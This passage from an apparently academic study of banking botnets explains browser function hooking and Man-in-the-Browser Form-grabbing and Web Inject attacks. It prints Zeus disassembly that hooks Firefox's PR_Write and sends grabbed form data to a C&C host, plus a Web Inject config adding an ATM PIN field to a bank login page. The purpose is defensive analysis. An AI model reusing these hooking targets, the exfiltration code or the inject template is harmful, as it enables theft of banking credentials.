


Figure 5.3 DLL Injection Execution Flow.


These hooking techniques are the most widely used to conduct browser hooking.

Table 5.3 shows example hooking we have found across three different browsers. In each case the functions that are hooked control the communication channel. Inline hooking is widely used for hooking Firefox browser and the code [129] is easily available on the Internet.

Table 5.4 A Catalog - Hooking in Different Browsers.

Internet Explorer	HTTPSendRequest , InternetReadFile, HTTPQuery-Info, InternetQueryDataAvailable etc. functions in WININET.DLL. WSASend, WSASendTo, send, sendto in WS2_32.DLL and WSOCK32.DLL respectively.
Mozilla Firefox	PR_WRITE (p1,p2,p3) function is hooked in NSPR4.DLL. Primarily, the second and third parameters are required to be hooked to steal the information present in the POST request. Other hooked functions are PR_READ, PR_OpenTCPSocket, etc.
Google Chrome	Fingerprint ssl_SetupIOMethods in ssl_InitIOLayer function to resolve the address. Locate the PRIOMethods structure is located in memory, the address of ssl_Write. Other hooked functions are PRReadFN and PRWriteFN in the PRIOMethods structure.

Firefox and IE implement target (to be hooked) functions in the respective DLLs. These functions can be exported easily by calling functions such as GetProcAddress or LoadLibrary to find the address of the function to be hooked. Google has built a centralized chrome.dll which contains massive code of built-in functions and a number of third party libraries. It is not possible to load the DLL directly and find the respective function. Google Chrome consults the PRIOMethods structure to manage the addresses. Figure 5.4 shows an example of Component Object Model (COM) of Internet Explorer. Note the highlighted portion in red is the network component that is hooked by the bot.



**Bot hooks the network component i.e.
WinInet.dll to inject code in raw format.**

Figure 5.4 Internet Explorer - Hooked Component (Source : MSDN).

5.4 Reliability of Hooking in User Mode

Hooking is challenging to implement reliably as an attack technique, especially as part of an automated framework such as a bot. Additional kernel-level techniques are available if the user is running in administrator (root) mode when the bot infects the system. The reliability of hooks is significantly reduced in the following scenarios:

- Hooks are installed deep in functions. Hooks that occur in the middle of code can be challenging because certain hooking mechanisms such as inline hooking rely on assembly code which is to be used with C and C++ to trigger hooks. Assembly code is compiler dependent and optimization can have substantial impact on the hooking code. Automatic manipulation of code that is not at the beginning or end of a function is an added challenge.
- Appending and prepending of hooks in the hook queue impacts the execution at a desired time. As we will show later, timing is critical for both attacks and defense.
- Generally, the details needed for hooking in Windows are stored in kernel-level structures. User mode code cannot access the kernel level structures through Win 32 API functions. The Windows API does not provide any exported functions or mechanisms to retrieve information about hooks. For that, kernel level hooking is required. Usually, there are several undocumented constraints to be by bypassed if non-exported functions are to be hooked:
 - Use of undocumented functions requires building of a kernel-level driver.
 - A kernel-level driver requires additional libraries to read the debug information and symbols to resolve virtual addresses of the loaded modules (DLLs). For this,

additional libraries are required such as the Debug Help Library (dbghelp.dll) and program database (symsrv.pdb) to interact with win32k.sys.

- The dbghelp.dll and symsrv.dll libraries are version specific and change with every service pack and Windows version.
- A kernel-level driver interacts directly with win32k.sys and if version mismatch occurs, the system crashes.
- With ASLR present it is not easy to bypass kernel-mode protection for successful running of a driver designed to hook into the kernel. The PROCESSINFO, DESKTOPINFO, THREADINFO structures vary with every version of Windows resulting in a change in the desired offsets.
- A kernel-mode code signing policy is implemented in certain versions of Windows in which the kernel restricts the execution of drivers if not signed with a trusted certificate.
- Certain versions of Windows implement a thread isolation policy in which the THREADINFO structure cannot be accessed directly if sessions are different.
- User-access Control (UAC) and Driver-signed Enforcement (DSE) functionalities are required to be overridden. For that, administrative access is required.
- With the Enhanced Mitigation Experience Toolkit (EMET)[128], additional protections have been added in the user mode and kernel mode to restrict the execution of arbitrary code.

In order to hook a function that achieves a particular task, an appropriate function must exist. Finding an appropriate function takes substantial effort, and none may exist. There

exist undocumented functions within Windows that can be hooked but no such function provides useful functionality that implements a hook into the rendering engine including JavaScript interpreter in browsers.

Furthermore, we have not encountered any call, documented or undocumented, in the NT library that allows direct injection in the browser rendering and parsing engine. The primary reason appears to be that NT provides Windows specific functions, not application specific. We will see later that this missing capability plays is important in a bots inability to respond to our defenses.

5.5 Conclusion

Hooking is an advanced attack technique that allows attackers (bots) to take control of communication of user processes (browsers in particular) without rooting the operating system. Understanding hooking and its limitations was critical for developing our defenses against the Form-grabbing and Web Inject attacks that current bots use to steal banking credentials. The two limitations that turn out to be critical are the need for functions with needed functionality to be available for hooking and the timing of when hooking can occur. We will explore these issues in subsequent chapters.

Chapter 6

Problem Discussion: MitB Attacks

In this chapter, we provide details of the Form-grabbing and Web Injects attack methods that are based on the Man-in-the-Browser (MitB) [121] paradigm to exfiltrate sensitive data from infected machines.

MitB is a type of Man-in-the-Middle (MitM) attack that uses the same concept of an intermediate third-party to hijack a communication channel. In the case of MitB, the malware resides in the infected machine and hijacks the communication channel between a browser and a target website. This arrangement allows the malware to intercept events, calls, and transmitted data. This malware uses hooking described earlier to manipulate the built-in libraries. In this chapter, we examine the two most widely used MitB attacks named as Form-grabbing and Web Injects. They exfiltrate user data such as banking credentials from the browsers.

6.1 Communication Timeline: No Infection

We begin with a timeline of the communication between the client and web server when the end user machine is not infected.

- Step 1: Using a browser, a user requests a web page, an action that sends an HTTP GET request. Let's say the user requests a bank's login page.

- Step 2: The web server (bank) sends the web page content back to the browser running on the user’s machine.
- Step 3: The browser receives the HTML data through its network component, passes it through some intermediate components until it reaches the rendering and parsing engine. The rendering engine performs tokenization on the HTML data, constructs the DOM tree and displays the web login page to the user.
- Step 4: The user enters username and password values into the login web page form. The user clicks “submit” which submits the form with its POST data (username, password). The data is handled by the browser’s network component for transmission to the server.
- Step5: The web server validates the received data and provides access to the user’s bank account.

This is a simple timeline without an infection.

6.2 Form-grabbing Attack

A bot uses hooking to control the communication flow in the browser. When the browser processes a form to send to the server, the bot grabs the form and sends a copy to the attacker. This process allows the bot to transparently exfiltrate the form data to avoid detection. Figure 6.1 shows the Form-grabbing attack in action.

Form-grabbing is widely used by present-day botnets to grab information in HTML forms. Contrast Form-grabbing with key-logging. Form-grabbing allows the bot to capture and steal only sensitive information present in the forms whereas key-logging captures all the

data input by the users. Furthermore, form-grabbed data is labeled, e.g. password, which simplifies the extraction of specific desired items. Key-logging generates a lot of garbage data in its logs which can be time consuming (expensive) for the bot master to sift through to find useful tidbits. In contrast, Form-grabbing's labeled data can be stashed in a database for easy storage and extraction. With a botnet, Form-grabbing from a large set of victim machines, gathering a large set of banking credentials only requires a simple database query on the bot master's C&C server to extract the targeted data (i.e. username, password, etc.).





Figure 6.1 Form-grabbing Attack in Action.

The implementation of Form-grabbing (hooking) attack is different for different browsers. The primary reason is that browsers have different architectures. Form-grabbing module is specific to a browser, which means a Form-grabbing module designed for Firefox will not work against Internet Explorer. For that reason, bot authors have to design separate modules for different browsers they are targeting for exfiltrating data. Hooking these functions allows the bot author to grab all the data written by the browser at the network layer. Figure 6.2 shows a hooking of `pr_write` function exported by `nspr4.dll` in Firefox browser. Hence, it is perfect function for hooking and implementing Form-grabbing in Firefox.

<pre> .text:10001A42 .text:10001A42 loc_10001A42: .text:10001A42 .text:10001A47 .text:10001A4C .text:10001A4E .text:10001A4F .text:10001A51 .text:10001A52 .text:10001A57 .text:10001A5C .text:10001A61 .text:10001A66 .text:10001A6C .text:10001A6F .text:10001A71 .text:10001A73 .text:10001A78 .text:10001A7D .text:10001A82 .text:10001A87 </pre>	<pre> ; CODE XREF: StartAddress+179↑j push offset aPr_write ; "PR_Write" push offset aNspr4_dll ; "nspr4.dll" call esi ; GetModuleHandleA push eax ; hModule call edi ; GetProcAddress push eax ; int push offset aPr_write ; "PR_Write" push offset aFoundSX ; "Found %s:%x" mov dword_1000464C, eax call sub_100010B0 mov ecx, dword_1000464C add esp, 0Ch test ecx, ecx jz short loc_10001A8A push offset loc_10001650 ; int mov edx, 6 ; int mov ebx, offset dword_10004354 call sub_100016D0 add esp, 4 </pre>
---	--



Disassembly taken from one of the variant of Zeus bot. The bot hooks the pr_write function in nspr4.dll to control the communication flow of the Firefox browser to conduct Form-grabbing attacks.

Figure 6.2 Form-grabbing: PR_Write Hooking in NSPR4.dll.

Form-grabbing happens during form submission when the browser sends a POST request accompanied with parameters and associated values back to the server. The bot hooks critical communication functions in the browser's Dynamic Link Library (DLL) to redirect control to bot functions for processing of the POST request. When the bot is finished extracting its desired data, control is transferred back to the legitimate functions in the browsers' DLLs so the user is unaware that communication was briefly redirected. For example, a user logs into his bank account by entering credentials and then submitting the form. The bot hooks the browser functions that handle the form, steals information and transfers the control back to the legitimate function. In this way, the bot captures the credentials and transmits them to the C&C panel for storage. Notice that because the POST data is labeled, the data grabbed by the bot is labeled-very handy for the bot master! At the same time the legitimate bank server receives the same data for processing the request.

Once the function is successfully hooked, the bot reads the POST request data and send it to the C&C panel using sockets as shown in the Figure 6.3.

```

.text:10001365
.text:10001365 loc_10001365: ; CODE XREF: sub_10001290+C5↑j
.text:10001365 lea     edx, [esp+654h+buf]
.text:10001369 push    offset aPostInformInfo ; "POST /inform/info.php HTTP/1.1\r\n"
.text:1000136E push    edx ; char *
.text:1000136F call    esi ; sprintf
.text:10001371 mov     ebx, ds:1strcatA
.text:10001377 add     esp, 8
.text:1000137A push    offset String2 ; "Host: █████.com\r\n"
.text:1000137F lea     eax, [esp+658h+buf]
.text:10001383 push    eax ; lpString1
.text:10001384 call    ebx ; 1strcatA
.text:10001386 push    edi ; lpString
.text:10001387 call    ebp ; 1strlenA
.text:10001389 add     eax, 5
.text:1000138C push    eax
.text:1000138D lea     ecx, [esp+658h+String2]
.text:10001394 push    offset aContentLengthD ; "Content-Length: %d\r\n"
.text:10001399 push    ecx ; char *
.text:1000139A call    esi ; sprintf
.text:1000139C add     esp, 0Ch
.text:1000139F lea     edx, [esp+654h+String2]
.text:100013A6 push    edx ; lpString2
.text:100013A7 lea     eax, [esp+658h+buf]
.text:100013AB push    eax ; lpString1
.text:100013AC call    ebx ; 1strcatA
.text:100013AE push    offset aContentTypeApp ; "Content-Type: application/x-www-form-urlencoded"
.text:100013B3 lea     ecx, [esp+658h+buf]
.text:100013B7 push    ecx ; lpString1
.text:100013B8 call    ebx ; 1strcatA
.text:100013BA push    edi ; lpString

```

Disassembly taken from the one of the variant of Zeus bot. The bot sends a custom POST request using sockets to the attacker controlled C&C domain.

Figure 6.3 Transmission of Form-grabbed Data using Sockets.

Figure 6.4 shows an example of data that Form-grabbing produces when observed from the C&C panel controlled by the bot herder.

It can be clearly seen that the Form-grabbing output is very effective and well arranged. Bot herders do not require any additional efforts to clean this information for reusing this data in the underground community for nefarious purposes. Due to this reason, Form-grabbing technique has become the predominant part of every botnet these days.

6.3 Web Injects Attack

Web Injects is an interesting attack based on the concept of MitB using hooking. Using Web Injects and hooking, the bot can inject illegitimate scripts or HTML content in the HTTP responses. The injections of a Web Inject are significantly different from Cross-site Scripting (XSS) injection. This is because the bot agent resides in the system itself as opposed to the attacker that exploits vulnerabilities in the websites to execute XSS. Figure 6.5 shows the Web Injects in action.

Figure 6.6 shows an example of a Web Inject. The bot fingerprints the layout of the web page using `data_before` and `data_after` tag. On successfully validating the tags, the bot injects the content present in `data.inject` tag in the HTTP responses. The `set_url` parameter is used to define a target against which the injection is to be executed. All the tags `data_before`, `data_after`, `data.inject` and `set_url` are used to write a Web Inject. The details of these tags are discussed below:

- `data_before` / `data_end`: Fingerprint the constructs in the HTML data present in this tag and inject malicious code after it.
- `data.inject` / `data_end`: Inject the code specified in these tags in the target HTML web

page.

- `data_after` / `data_end`: Fingerprint the constructs in the HTML data present in this tag and inject malicious code before it.
- `set_url`: Specify the target URL (web pages) where the malicious code will be injected.




Figure 6.5 Web Injects Attack in Action.


```

set_url https://online.wellsfargo.com/login* GP
data_before
<input type="password" name="password"*</td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="USpass" id="atmpin" size="20" maxlength="14"
title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/>&nbsp;</td>
data_end
data_after
data_end

```

Figure 6.6 Web Injects Code Targeting Wells Fargo Bank.

The set_url tag contains a number of flags that are used to direct the bot to perform injections on different HTTP requests.

- Flag G: Inject the malicious code in the web pages that are retrieved using an HTTP GET request.
- Flag P: Inject the malicious code in the web pages that are accessed using an HTTP POST request.
- Flag L: Direct the bot to extract data present in the data_before and data_after tags and transmit it to the C&C panel.
- Flag H: Direct the bot not to send the grabbed data present in the data_before and data_after tags. It has not been used widely in Web Injects we have observed. Its purpose is not clear.

The code presented in Figure 6.6 injects an input field for ATM code in the Wells Fargo website login pages on the infected machine. Figure 6.7 shows the output of this attack. Note the request for the ATM pin highlighted with the red square. On similar note, Figure

6.8 shows the fake pop-ups injected in the active session with the Chase bank website on the client side.

